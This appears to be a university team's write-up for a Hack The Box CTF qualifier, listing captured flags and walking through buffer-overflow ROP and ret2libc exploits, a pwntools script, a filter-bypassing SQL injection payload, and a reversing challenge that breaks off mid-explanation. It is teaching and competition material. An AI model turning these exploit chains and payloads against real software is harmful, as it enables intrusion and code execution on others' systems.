Hack The Box
PEN-TESTING LABS

HTB x UNI CTF

Qualification Round Nov 20th 2019

Thank you for taking part in our very first CTF for Universities! Congrats for your dedication, for all the effort you made and for participating. We hope all enjoyed it! Provide below your solution towards the CTF challenges, along with the appropriate screenshots and flags.
The best is yet to come…

Team Identity

Team Name: RWX

University Name: Technical University of Madrid

Challenge Completion Table

Challenge Name	Solved (Y/N)	Flag
WEB		
Baby Ninja Jinja	N	--
Breaking Grad	N	--
Mr. Burns	Y	HTB{g1t_gUd_0r_g3t_b3st3d_by_th3_SQL_m4st3r?}
🔥phpcalc🔥	N	--
PWN		
Lab	Y	HTB{g4d6e7_1abor4t0ry_4634}
Tarzan	Y	Didn't save it. Exploit below.
WhAtSyOuRnAmE	Y	Didn't save it. Exploit below.
CRYPTO		
Agony	N	--
Not!	Y	HTB{1_t1m3_p4d_s0_b4d}
Superseed	Y	HTB{r4nd0m!}
REVERSING		
Homework	Y	HTB{b@d_b@d_Onii_chw@n_:(}
Lezz Go	Y	HTB{s1gh_0k_w3_g0}
BLOCKCHAIN		
Etherist	Y	HTB{d1d_y0U_M4N4g3_70_3XpL017_7h3_c0n7r4C7_0R_N07_Y37}
FORENSICS		
Gimme some space!	N	--
Hidden in plain sight	N	--
Men in Middle	Y	HTB{l3ts_rAiD_ar3a_51_br0s!!!}
HARDWARE		
HW Trojan v1	N	--

MISC		
Securacle	Y	HTB{tH3_or4cL3_h45_sP0keN}

Challenge Walkthroughs

Exploiting

Lab challenge

We are given a 32-bit binary called "lab":

```
$ file ./lab
lab: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked,
[...], not stripped
```

The binary has some of the basic security features disabled:

```
$ r2 -c if~pic,nx,pic,relro ./lab
canary   false                        # Easy BOFs
nx       true                         # Can't inyect shellcode
pic      true                         # Binary addresses affected by ASLR
relro    partial                     # We can mess with the GOT
```

After a first run we can have a basic idea of what the challenge is about:

```
$ ./lab
  Welcome to my laboratory!
  Feel free to use my gadgets...
  If you can find them ;)
  Main is at 0x565ff2d4          <-- main() leak = ASLR defeat
  Enter your input: _
```

The program just waits for user input and then terminates. If we supply a big amount of data, the program crashes with a SEGFAULT so all points out to a BOF.

In order to get takeover of the EIP register, we may have a look into the routine responsible of reading the user input to see how we could use the found buffer overflow in our own convenience:

```
[main] pdf @ sym.lab                   (r2 -AAA ./lab)
  (fcn) sym.lab 102
    sym.lab ();
  ; var char *s @ ebp-0x48
  ; var int32_t var_4h @ ebp-0x4
  push ebp
  mov ebp, esp
  push ebx
  sub esp, 0x44
  [...]
  sub esp, 0xc
  lea eax, [s]
```

```
push eax
call sym.imp.gets                         <----- gets(s);
add esp, 0x10
nop
mov ebx, dword[var_4h]
leave
ret
```

As we can see, inside the function lab(), gets() is used to read user input. Without a limit on how much data we can supply, we can overflow the buffer "s", located at [ebp - 0x48]. Feeding a padding of 0x4c bytes (0x48 + 4 bytes of old EBP register) is enough to reach the end of the stack frame where the return pointer is saved and over-write it with a controlled pointer.

There it doesn't seem to be any easily usable gadgets available to build a ropchain that which could spawn a shell, however, there is a target we can use to read the flag available inside the binary. Although it is hidden from the main program flow (the functions are actually never reached under normal circumstances), there are a couple of functions we can use to make the program read the flag and print it for us:

```
[main] is                               (r2 -AAA ./lab)
  [Symbols]
  Num Paddr        Vaddr       Bind     Type Size  Name
  [...]
  061 0x00003034 0x00004034    GLOBAL    OBJ 0     __dso_handle
  062 0x00001338 0x00001338    GLOBAL   FUNC  102  lab
  065 0x000013b0 0x000013b0    GLOBAL   FUNC  85   __libc_csu_init
  066 0x0000121c 0x0000121c    GLOBAL   FUNC  184  checkLabOwner     <--- ONE
  068 ---------- 0x00004048    GLOBAL NOTYPE  0    _end
  069 0x000010d0 0x000010d0    GLOBAL   FUNC  54   _start
  070 0x00002000 0x00002000    GLOBAL    OBJ  4    _fp_hw
  072 ---------- 0x00004038    GLOBAL NOTYPE  0    __bss_start
  073 ---------- 0x0000403c    GLOBAL    OBJ  4    userid
  074 0x000012d4 0x000012d4    GLOBAL   FUNC  100  main
  [...]
  076 ---------- 0x00004040    GLOBAL    OBJ  8    labOwner
  077 0x00001209 0x00001209    GLOBAL   FUNC  19   usefulGadgets     <--- TWO
  [...]
```

The function marked as ONE, checkLabOwner, reads the flag and, if a couple of checks are passed, it writes it to stdout. The checks performed on this function are the following:

```
[main] pdf @ sym.labOwner                 (r2 -AAA ./lab)
  [...]
  0x00001280      83ec04            sub esp, 4
  0x00001283      6a05              push 5
  0x00001285      8d832be0ffff      lea eax, [ebx - 0x1fd5]   ; s1 -> 'QHpix'
  0x0000128b      50                push eax
  0x0000128c      8d8340000000      lea eax, [ebx + 0x40]     ; s2 -> labOwner
  0x00001292      50                push eax
  0x00001293      e818feffff        call sym.imp.strncmp
  0x00001298      83c410            add esp, 0x10
  0x0000129b      85c0              test eax, eax
  0x0000129d      752f              jne 0x12ce                ; [1]
  0x0000129f      8d833c000000      lea eax, [ebx + 0x3c]     ; userid
  0x000012a5      8b00              mov eax, dword [eax]
  0x000012a7      3d37130000        cmp eax, 0x1337           ; [2]
  0x000012ac      7520              jne 0x12ce
```

The first one [1], checks if a global variable named labOwner is equal to the string 'QHpix'. The next check [2], compares a global variable named userid with the value 0x1337. If any of the comparisons yields a FALSE value (because they are different), the function returns without printing the flag.

Since the flag is read before the checks are made, we cannot skip them by jumping after them, which means we need to set both global variables to their appropriate value before calling this function.

This is where the function usefulGadgets comes into place, it is defined as follows:

```
[main] pd @ sym.usefulGadgets
   (fcn) sym.usefulGadgets 16
   sym.usefulGadgets ();
   0x00001209      55                  push ebp
   0x0000120a      89e5                mov ebp, esp
   0x0000120c      e88d010000          call sym.__x86.get_pc_thunk.ax
   0x00001211      05ef2d0000          add eax, 0x2def
   0x00001216      892f                mov dword [edi], ebp
   0x00001218      c3                  ret
   0x00001219      90                  nop         [*]
   0x0000121a      5d                  pop ebp
   0x0000121b      c3                  ret
```

[*] NOTE: we use radare's pd command here to display the function, this prevents radare from trimming the function at the first ret instruction.

Aside from a couple of gadgets, there is nothing much going on here, the gadget

```
mov dword[edi], ebp
ret
```

is really interesting since it allows us to write an integer to the location where EDI is pointing to. We just need to find the right gadgets to pop a value from the stack into those registers:

```
[main]> /Rl pop edi
   [...]
       0x00001402                 5f   pop edi
       0x00001403                 5d   pop ebp
       0x00001404                 c3   ret
   [...]
```

There we go, 2 pops for the price of one. Now it's just a matter of building up the propper ROP chain and read the flag:

```
-- STACK --
[ 'A...' * 0x4c ]          -> Padding from the buffer up to the old EBP
[  POP_GADGET   ]          -> pop edi; pop ebp; ret
[   labOwner    ]          -> labOwner address
[    'QHpi'     ]          -> we can only write 4 bytes at a time
[  MOV_GADGET   ]          -> mov dword [edi], ebp; ret
[  POP_GADGET   ]          -> pop edi; pop ebp; ret
[ labOwner + 4  ]          -> labOwner address + 4 bytes
[   'x\x00'     ]          -> The rest of the string
[  MOV_GADGET   ]          -> mov dword [edi], ebp; ret
[  POP_GADGET   ]          -> pop edi; pop ebp; ret
```

```
[   userid    ]              -> userid address
[   0x1337    ]
[  MOV_GADGET  ]             -> mov dword [edi], ebp; ret
[ checkLabOwner ]            -> checkLabOwner address
```

After sending this to the program, the flag will be printed successfully.
The exploit can be found inside “file” folder, it’s called “lab.py”.

Tarzan challenge

We are given a 64-bit binary called "tarzan":

```
$ file tarzan
tarzan: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/l, for GNU/Linux 3.2.0,
BuildID[sha1]=9e703ca698483fdb0e1ddce3310d709dfe4e109d, not stripped
```

The binary has some of the basic security features disabled:

```
$ checksec tarzan
[*] '/home/lab/Desktop/CTFs/HTBxUNI/Tarzan/tarzan'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
```

Let’s look his disassembly with IDA.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

buf= qword ptr -10h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+buf], 0
mov     [rbp+var_8], 0
mov     eax, 0
call    initialize
mov     edi, offset s   ; "Hello tarzan, make your way to the shel"...
call    _puts
lea     rax, [rbp-10h]
mov     edx, 100h       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read           ; [!] Buffer Overflow
nop
leave
retn
; } // starts at 4006E2
main endp
```

The most important function of this challenge is “main” function, “initialize” function just set up an alarm and the buffer for stdin, stdout and stderr. As we can see the program print a string through “puts” function then it tries to read some bytes (100 bytes) through stdin, those bytes will be saved inside a buffer smaller than 100 bytes that is located at `RBP - 0x10` (buffer overflow). This condition allows us to overwrite the return address of “main” function and get the flow of the program.

```
[ --- JUNK (0x10) --- ][ --- Prev RBP (0x08 bytes) --- ][ --- Return addr --- ]
```

We can calculate the appropriate padding statically just adding the gap between the offsets of target buffer and return address (*0x10 + 0x08 = 0x18 bytes = 24 bytes*). Also, we can use a pattern and a debugger to check this number.

```
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/Tarzan$ gdb -q ./tarzan
Reading symbols from ./tarzan...(no debugging symbols found)...done.
gdb-peda$ padding create 50
Undefined command: "padding".  Try "help".
gdb-peda$ q
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/Tarzan$ clear
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/Tarzan$ gdb -q ./tarzan
Reading symbols from ./tarzan...(no debugging symbols found)...done.
gdb-peda$ pattern create 50
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA
gdb-peda$ r
Starting program: /home/lab/Desktop/CTFs/HTBxUNI/Tarzan/tarzan
Hello tarzan, make your way to the shell!

AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
----------------------------------------------------------- Registers -----
RAX: 0x33 ('3')
RBX: 0x0
RCX: 0x7ffff7af4081 (<__GI___libc_read+17>:     cmp    rax,0xfffffffffffff000)
RDX: 0x100
RSI: 0x7fffffffd7c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA\n")
RDI: 0x0
RBP: 0x41412d4141434141 ('AACAA-AA')
RSP: 0x7fffffffd7d8 ("(AADAA;AA)AAEAAaAA0AAFAAbA\n")
RIP: 0x400726 (<main+68>:       ret)
R8 : 0x2a ('*')
R9 : 0x7ffff7fc24c0 (0x00007ffff7fc24c0)
R10: 0x3
R11: 0x246
R12: 0x400590 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffd8b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10207 (CARRY PARITY adjust zero sign trap INTERRUPT direction overflow)
    ------------------------------------------------------------- Code -----
----
   0x40071f <main+61>:  call   0x400570 <read@plt>
   0x400724 <main+66>:  nop
   0x400725 <main+67>:  leave
=> 0x400726 <main+68>:  ret
 | 0x400727:    nop    WORD PTR [rax+rax*1+0x0]
 | 0x400730 <__libc_csu_init>:  push   r15
 | 0x400732 <__libc_csu_init+2>:        push   r14
 | 0x400734 <__libc_csu_init+4>:        mov    r15,rdx
 |->   Cannot evaluate jump destination
-------------------------------------------------------------- Stack -----
0000| 0x7fffffffd7d8 ("(AADAA;AA)AAEAAaAA0AAFAAbA\n")
0008| 0x7fffffffd7e0 ("A)AAEAAaAA0AAFAAbA\n")
0016| 0x7fffffffd7e8 ("AA0AAFAAbA\n")
0024| 0x7fffffffd7f0 --> 0x1000a4162
0032| 0x7fffffffd7f8 --> 0x4006e2 (<main>:      push   rbp)
0040| 0x7fffffffd800 --> 0x0
0048| 0x7fffffffd808 --> 0xa0a59dcb8bbcae7
0056| 0x7fffffffd810 --> 0x400590 (<_start>:    xor    ebp,ebp)
--------------------------------------------------------------------------
Legend: code, data, rodata, heap, value
Stopped reason: SIGSEGV
0x0000000000400726 in main ()
gdb-peda$ x/xg $rsp
0x7fffffffd7d8: 0x413b414144414128
gdb-peda$ pattern offset 0x413b414144414128
4700422384665051432 found at offset: 24
gdb-peda$
```

Looking the binary security features and assuming that the remote system has enabled ASLR protection, we need to bypass it to achieve code execution using “ret2libc” and ROP. We know that GOT table is randomized, this restrict us for being able to jump into “system” function easily. PLT is used to call external procedures/functions whose address isn’t known in the time of linking, and is left to be resolved by the dynamic linker at run time, these addresses are static, then we can use one of them to leak an address fitted inside GOT table, for example “puts” function could be a good candidate to leak the GOT table. The first payload will be the next:

```
-- STACK --
[ 'A...' * 0x18 ]        -> Padding from the buffer up to the old RBP
[ POP_RDI GADGET ]       -> pop rdi; ret
[ PTR TO PUTS GOT ]      -> address where “puts” GOT address is fitted as first argument
[ PUTS PLT ]             -> “puts” PLT address that will execute “puts” function
[ MAIN ADDRESS ]         -> main address to reset the program an deploy the second stage
```

This stage will leak the “puts” address saved inside GOT table. After the leak we can calculate the randomized base which is used to compose the addresses inside GOT table that call extern functions.

```
EXTERN FUNCTION ADDRESS = BASE ADDRESS + LIBC OFFSET
```

Those LIBC offsets are static and we can get them examining the linked LIBC binary. Now it’s easy to build addresses that point to external functions like system even to strings like “/bin/sh” that could be a good argument for “system” function, we should only add the appropriate offset to base address. The second stage will look like this:

```
  -- STACK --
  [ 'A...' * 0x18 ]      -> Padding from the buffer up to the old RBP
  [ POP_RDI GADGET ]     -> pop rdi; ret
  [ PTR TO “/bin/sh” ]   -> point to “/bin/sh” found inside LIBC binary
  [ RET GADGET ]         -> “ret” instruction to align the stack and not get SIGSEGV
  [ SYSTEM ADDRESS ]     -> pointer to system function that will execute “/bin/sh”
```

This will allow us to achieve remote code execution through the binary and get the flag.
The exploit can be found inside “file” folder, it’s called “tarzan.py”.

WhAtSyOuRnAmE challenge

We are given a 64-bit binary called "whatsyourname":

```
$ file whatsyourname
whatsyourname: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/l, for GNU/Linux 3.2.0,
BuildID[sha1]=5eb0113b6f4633834185eb2a662e128ba1475fe0, not stripped
```

The binary has some of the basic security features disabled:

```
$ checksec whatsyourname
[*] '/home/lab/Desktop/CTFs/HTBxUNI/whats/whatsyourname'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
```

Let’s look his disassembly with IDA.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     eax, 0
call    initialize
mov     eax, 0
call    exploitme
mov     eax, 0
pop     rbp
retn
; } // starts at 400771
main endp
```


As we can see, “main” function just calls “initialize” function which set up an alarm and the buffer for stdin, stdout and stderr, and calls “exploitme”, then let’s look what happen inside “exploitme” looking his disassembly.

```
; Attributes: bp-based frame

public exploitme
exploitme proc near

var_30= byte ptr -30h

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     edi, offset s   ; "WhAtSyOuRnAmE:"
call    _puts
lea     rax, [rbp+var_30]
mov     rdi, rax
mov     eax, 0
call    _gets
mov     eax, 0
leave
retn
; } // starts at 4006DC
exploitme endp
```

This function uses “gets” that makes the binary vulnerable to buffer overflow since it hasn’t input limit. The pointer that will store every byte is found at `RBP-0x30`, then we could overwrite “exploitme” return address writing more than 0x38 bytes.

```
[ --- JUNK (0x30) --- ][ --- Prev RBP (0x08 bytes) --- ][ --- Return addr --- ]
```

To exploit it the binary provide us a function called “win” that is not called at the normal flow and print the flag. Since the binary has PIE protection disabled, TEXT segment will be static and we could call “win” function easily.




Exploiting it we experience some issues with stack alignment, then we decided to use a “ret” gadget before call “win” function.

```
from pwn import *

HOST = 'docker.hackthebox.eu'
PORT = 32377

elf = ELF('./whatsyourname')

io = remote(HOST, PORT)

payload  = ''
payload += 'A' * 56
payload += p64(0x400705)     # ret
payload += p64(elf.sym['win'])

io.sendlineafter('WhAtSyOuRnAmE:\n', payload)

io.interactive()
```


Blockchain

Etherist challenge

To get started with the challenge we can take a look to the transactions that have been made to the attached contract at https://ropsten.etherscan.io/address/0x0ec13ec83ac1267eb450bc2324984a87fc316d59



We can look the first transaction where we'll see interesting details about it, finding the flag inside input data. (https://ropsten.etherscan.io/tx/0x48bfc4dce63b2789a0b32d0476212d1d1781f4c412a57173a5f9562441b83c74)



Web

Mr. Burns challenge

To get started with the challenge we can look to the code found at “/?debug” where we see a PHP code that is executed.

```php
<?php error_reporting(0);
require 'config.php';

class db extends Connection {
    private function escape(&$s) {
        if (preg_match_all('/'. implode('|', array(
            '[' . preg_quote('*<=>|&-@') . ']',
            '\s',
            'where', 'and', 'or', 'is', 'not', 'set',
            'char', 'file', '0x', '0b',
            'like', 'exp', 'match', 'position', 'locate', 'str', 'left', 'right', 'mid', 'pad', 'reverse', 'elt', 'trim', 'floor', 'ceil', 'replace'
        )) . '/i', $s, $matches)) die(var_dump($matches[0]));
        return $s = htmlspecialchars($s, ENT_QUOTES, 'UTF-8');
    }

    public function query($sql) {
        $args = func_get_args(); unset($args[0]);
        return parent::query(vsprintf($sql, array_filter($args, 'db::escape')));
    }
}

extract($_SERVER); extract($_REQUEST); if (isset($debug)) die(highlight_file(__FILE__));

$db = new db();

if ($db->query("SELECT `remote_ip` FROM `users` WHERE `username`='admin' AND `remote_ip`='%s'", $REMOTE_ADDR)->num_rows) die(FLAG);
if ($REQUEST_METHOD == 'POST' && !$db->query("SELECT `key` FROM `ransoms` WHERE `key`='%s'", $key)->num_rows)
    $db->query("INSERT INTO `logs` (`username`, `remote_ip`, `failed_key`) VALUES ('guest', '%s', '%s')", $REMOTE_ADDR, $key);
?>
```

As we can see, there is a filter that block some common words at SQL queries, also there are some queries that PHP sends to the database, one of them has an injectable parameter called “REMOTE_ADDR”, we can modify it with a POST request.

```
if ($db->query("SELECT `remote_ip` FROM `users` WHERE `username`='admin' AND
            `remote_ip`='%s'", $REMOTE_ADDR)->num_rows) die(FLAG);
```

Due to the existence of the filter that limits our SQL injection, we chose to exploit it with UNION SELECT queries. After several hours testing injections, we found the SQLi that prints us the flag.
Payload: `/?key=1&REMOTE_ADDR='UNION(SELECT(1));%23`

Request

Raw | Params | Headers | Hex

```
POST /?key=1&REMOTE_ADDR='UNION(SELECT(1));%23 HTTP/1.1
Host: docker.hackthebox.eu:31275
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1252860969.1528662990;
_hp2_id.597697354=%7B%22userId%22%3A%2207160977764227771%22%2C%22pageviewId%22%3A%225
647726008445384%22%2C%22sessionId%22%3A%2252944324332187 91%22%2C%22identity%22%3Anul
l%2C%22trackerVersion%22%3A%224.0%22%7D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 20 Nov 2019 22:25:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 45

HTB{g1t_gUd_0r_g3t_b3st3d_by_th3_SQL_m4st3r?}
```

Reversing


Lezz Go challenge

We are given a 64-bit binary called "go":


```
$ file go
go: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, with
debug_info, not stripped
```

Looking his disassembly and function names, we noticed that the binary is a go compiled program. The interesting part of the challenge begins after the user input, this input is used at "main_checkFlag" which performs the entire check algorithm.

With the returned value, the binary does a conditional jump to code which print if our flag is right or not.



Let's look "main_checkFlag" function.



The first check that function performs is with the input length, the input length must be equal to 0x12 bytes (18 bytes), also the function performs a loop manipulating a hardcoded byte and checking byte by byte if it's equal to the input bytes.

```
.rodata:00000000004B96A6 hardcoded       db 'B7U{l3efI1oSz6nf1}}0iQ1ulh0vkj0z{0rOG'
.rodata:00000000004B96A6                                         ; DATA XREF: main_checkFlag+29↑o
```

The function's check in C looks like this:

```
i = 0;
while(True) {
  if (0x11 < i) {
    return;
  }
  if ((0x23 < -(i - 0x23)) || (0x11 < i)) break;
  if (hardcoded[-(i - 0x23)] + hardcoded[i]) >> 1 != input[i]) {
    return;
  }
  i++;
}
```

Then we can try to emulate this algorithm to get the right input:

